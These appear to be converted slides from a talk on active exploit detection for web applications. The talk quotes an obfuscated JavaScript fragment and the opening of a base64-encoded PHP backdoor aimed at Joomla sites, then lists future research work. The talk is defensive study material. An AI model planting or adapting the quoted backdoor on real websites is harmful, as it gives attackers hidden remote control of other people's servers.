   var vBYG0=unescape;
   //var adnPkxF1="x";
   var EuhV2="BODY";
}
```

ACTIVE EXPLOIT DETECTION RESULTS

Exploit Techniques

```
<?php
echo "STeam";
/*****************************************************************************************************************/
/*                                    JOOMLA CMS HELP
/*
/*                                         STEAM GROUP
/*
/*                                      Modded by Super
/*
/*
/*****************************************************************************************************************/
$str = 'JGxhbmd1YWdlPSdpdGEnOw0KJGF1dGggPSAwOyANCiRuYW1lPSdlYzM3MTc0OGRjMmRhNjI0YjM1
YTRmOGY2ODVkZDEyMic7IC8vID8/Pz8/ID8/Pz8/Pz8/PyAgKHVzZXIgbG9naW4pDQokcGFz
cz0nZWMzNzE3NDhkYzJkYTYyNGIzNWE0ZjhmNjg1ZGQxMjInOyAvLyA/Pz8gPz8/Pz8/
Pz8/ICh1c2VyIHBhc3N3b3JkKQ0KZXJyb3JfcmVwb3J0aW5nKDApOw0Kc2V0X21hZ2ljX3F1b3Rl
c19ydW50aW1lKDApOw0KHNldF90aW1lX2xpbWl0KDApOw0KQGluaV9zZXQoJ21heF9leGVjdXRp
b25fdGltZScsICcwJyk7DQpAaW5pX3NldCgnb3V0cHV0X2J1ZmZlcmluZycsICcwJyk7DQokc2FmZV9tb2Rl
ID0gQGluaV9nZXQoJ3NhZmVfbW9kZScpOw0KJHZlcnNpb24gPSAnMS4zMSc7DQpph2ZXJzaW9u
```




ACTIVE EXPLOIT DETECTION RESULTS

Exploit Techniques

PROBLEM

Backdoors specifically targeting web applications such as Joomla

EXAMPLE



ACTIVE EXPLOIT DETECTION

Future Work

ACTIVE EXPLOIT DETECTION

Future Work

"More data usually beats better algorithms"

Spoken by Anand Rajaraman, professor at Stanford in reference to the choice of students of his Data Mining class who choose as a class project to take part in the Netflix Challenge to integrate data from the Internet Movie Database (IMDB) in addition to the data supplied for the contest by Netflix

ACTIVE EXPLOIT DETECTION

Future Work

I. Cloud service based distributed TCP/IP stack scanner

II. Investigate synchronous Java IO bottle neck
   I. http://www.niocchi.com

III. More sophisticated browser heads
   I. http://htmlunit.sourceforge.net
   II. http://watir.com
   III. http://code.google.com/p/rbnarcissus

Q&A